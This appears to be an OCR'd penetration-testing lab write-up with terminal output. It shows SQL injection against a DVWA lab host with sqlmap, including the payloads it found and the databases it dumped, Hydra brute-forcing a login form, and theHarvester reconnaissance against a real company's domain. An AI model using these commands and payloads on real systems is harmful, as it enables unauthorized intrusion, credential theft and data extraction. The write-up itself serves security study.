
```
HTTP/1.1 200 OK
Date: Wed, 22 Mar 2023 14:28:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 170
Connection: close
Content-Type: text/html

<pre>
  You have an error in your SQL syntax; check the
  manual that corresponds to your MySQL server
  version for the right syntax to use near '\' AND
  1=1 --' at line 1
</pre>
```

Request from burp is saved in a text file that will be used and sent to sqlmap to futher test the parameters for sql injections.




```
┌──(innocent㉿hayley)-[~/Desktop]
└─$ sqlmap -r request.txt --dbs

                   {1.7.2#stable}

                   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:30:37 /2023-03-22/

[15:30:37] [INFO] parsing HTTP request from 'request.txt'
[15:30:38] [WARNING] it appears that you have provided tainted parameter values ('id=5' AND 1%3D1 --'
) with most likely leftover chars/statements from manual SQL injection test(s). Please, always use on
ly valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[15:30:53] [INFO] testing connection to the target URL
[15:30:53] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with
 the results of the tests
[15:30:53] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:30:53] [INFO] testing if the target URL content is stable
[15:30:54] [INFO] target URL content is stable
[15:30:54] [INFO] testing if GET parameter 'id' is dynamic
[15:30:54] [INFO] GET parameter 'id' appears to be dynamic
[15:30:54] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible
DBMS: 'MySQL')
```

Sqlmap using the –r switch to ask for a ‘request’ fil. The –dbs tells sqlmap to find and least the databases.




```
END)),0×71627a6a71,FLOOR(RAND(0)*2)) HAVING MIN(0)#&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace
    Payload: id=(CASE WHEN (6626=6626) THEN SLEEP(5) ELSE 6626 END)&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (random number) - 2 columns
    Payload: id=-9789 UNION ALL SELECT CONCAT(0×7176707871,0×76716e5a56625965725057666 54b4d4b6e576759
637773414d426b5a736959576f44426a68794853,0×71627a6a71),8238#&Submit=Submit
---
[15:33:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[15:33:05] [INFO] fetching database names
[15:33:05] [INFO] retrieved: 'information_schema'
[15:33:05] [INFO] retrieved: 'dvwa'
[15:33:05] [INFO] retrieved: 'metasploit'
[15:33:05] [INFO] retrieved: 'mysql'
[15:33:05] [INFO] retrieved: 'owasp10'
[15:33:05] [INFO] retrieved: 'tikiwiki'
[15:33:05] [INFO] retrieved: 'tikiwiki195'
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[15:33:05] [INFO] fetched data logged to text files under '/home/innocent/.local/share/sqlmap/output/
192.168.107.132'

[*] ending @ 15:33:05 /2023-03-22/

┌──(innocent㉿hayley)-[~/Desktop]
└─$ 
```

Sqlmap has many functionalities and can even spawn a shell into the database. Sqlmap can drop a table completely or download it to local machine for later analysis.




```
┌──(innocent㉿hayley)-[~]
└─$ hydra -l admin -p password 'http-get-form://192.168.107.132/dvwa/vulnerabilities/brute/:username=^
USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=24c13c9d36ae236524c843014046bc65; security=mediu
m:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-22 16:22:10
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking http-get-form://192.168.107.132:80/dvwa/vulnerabilities/brute/:username=^USER^&passwo
rd=^PASS^&Login=Login:H=Cookie\:PHPSESSID=24c13c9d36ae236524c843014046bc65; security=medium:F=Username
 and/or password incorrect
[80][http-get-form] host: 192.168.107.132   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-22 16:22:11

┌──(innocent㉿hayley)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/metasploit/mirai_pass.txt 'http-get-form://192.168.107.132/
dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=24c13c9d36
ae236524c843014046bc65; security=medium:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-22 16:22:52
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43 login tries (l:1/p:43), ~3 tries per task
[DATA] attacking http-get-form://192.168.107.132:80/dvwa/vulnerabilities/brute/:username=^USER^&passwo
rd=^PASS^&Login=Login:H=Cookie\:PHPSESSID=24c13c9d36ae236524c843014046bc65; security=medium:F=Username
 and/or password incorrect
[80][http-get-form] host: 192.168.107.132   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-22 16:22:54

┌──(innocent㉿hayley)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/metasploit/mirai_pass.txt 'http-get-form://192.168.107.132/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login
```

Hydra is a multipurpose protocol terminal-based cracker/bruteforcer. Hydra can be a bit challenging and unforgiving when it comes to syntax. Be mindful of various versions, and browse the web for latest usage. Commands in previous version might throw an error in newer version. always enumerate and note the usernames of your targets so that we only bruteforce for passwords of the usernames.




```
┌──(innocent㉿Hayley)-[~]
└─$ theHarvester --help
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-r]
                    [-n] [-c] [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -S START, --start START
                        Start with result number X, default=0.
  -p, --proxies         Use proxies for requests, enter proxies in proxies.yaml.
  -s, --shodan          Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output directory: --screenshot output_directory
  -v, --virtual-host    Verify host name via DNS resolution and search for virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -r, --take-over       Check for takeovers.
  -n, --dns-lookup      Enable DNS server lookup, default False.
  -c, --dns-brute       Perform a DNS brute force on the domain.
  -f FILENAME, --filename FILENAME
                        Save the results to an XML and JSON file.
  -b SOURCE, --source SOURCE
                        anubis, baidu, bevigil, binaryedge, bing, bingapi, bufferoverun, censys, certspotter, crtsh,
                        dnsdumpster, duckduckgo, fullhunt, github-code, hackertarget, hunter, intelx, omnisint, otx,
```


theHarvester, a tool on Kali Linux, is used for reconnaissance. It extracts data (email addresses, subdomains, etc.) from public sources. It's often employed by cybersecurity professionals to assess vulnerabilities and enhance security posture.
Always reading the help options of any tool shows us ways to use the tool more effectively.




```
└─$ theHarvester -d grab.com -s -nc -b duckduckgo,yahoo,urlscan,threatcrowd,zoomeye,sublist3r,github-code,censys,bing,hackertarget,threatminer,bevigil
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: grab.com


[!] Missing API key for Censys ID and/or Secret.

[!] Missing API key for Github.

[!] Missing API key for zoomeye.
An exception has occurred: Cannot serialize non-str key None
[*] Searching Duckduckgo.
        Searching 0 results.
[*] Searching Bing.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0x7f07895cdbe0> [Name or service not known]
[*] Searching Sublist3r.
[*] Searching Hackertarget.
```



```
[!] Missing API key for zoomeye.
An exception has occurred: Cannot serialize non-str key None
[*] Searching Duckduckgo.
        Searching 0 results.
[*] Searching Bing.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0×7f07895cdbe0> [Name or service not known]
[*] Searching Sublist3r.
[*] Searching Hackertarget.
[*] Searching Threatminer.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify
failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:992)")]
string indices must be integers, not 'str'
[*] Searching Threatcrowd.
[*] Searching Urlscan.

[*] ASNS found: 9
--------------------
AS13335
AS13414
AS16509
AS18978
AS22606
AS47381
AS47583
AS8068
AS8075

[*] Interesting Urls found: 36
--------------------
http://api.grab.com/
https://business.grab.com/login?is_retargeting=true&c=ALL_NA_PAX_GFB_ALL_REG__2303BPSSUC1_NA_Stale%20sign%20up%20C1&af_ad=Stale%20sign%20up%20C1&pid=EDM&af_sub5=edm&af
_force_deeplink=true
https://business.grab.com/login?is_retargeting=true&c=ALL_NA_PAX_GFB_ALL_REG__2303BPSSUC2_NA_Stale%20sign%20up%20C2&af_ad=Stale%20sign%20up%20C2&pid=EDM&af_sub5=edm&af
_force_deeplink=true
https://click.mkt.grab.com/open.aspx?ffcb10-feb815777c6c0d78-fe1e117770630c7a751777-fe4315707564067f761771-ff981576-fe281372756c0778761679-ffce15&amp;d=100182&amp;bmt=
0
https://click.mkt.grab.com/open.aspx?ffcb10-fec315787461027a-fe2a107777610c7c751c72-fe3a1570756406 7f751c78-ff981576-AB12ABCDEFGHIJKLMNOPQ0-ff37117175666&amp;d=100182&am
p;bmt=0
https://click.mkt.grab.com/redirect_error.html
https://cloud.mkt.grab.com/unsub_nsid_all?qs=423b4e0ae3358445015c8c3251fb2afb8aac71b19fda9fb64642843bea23d770b67fdb50d9f002abef8d712a9575aea4554cbce25da955cdf6daef8318
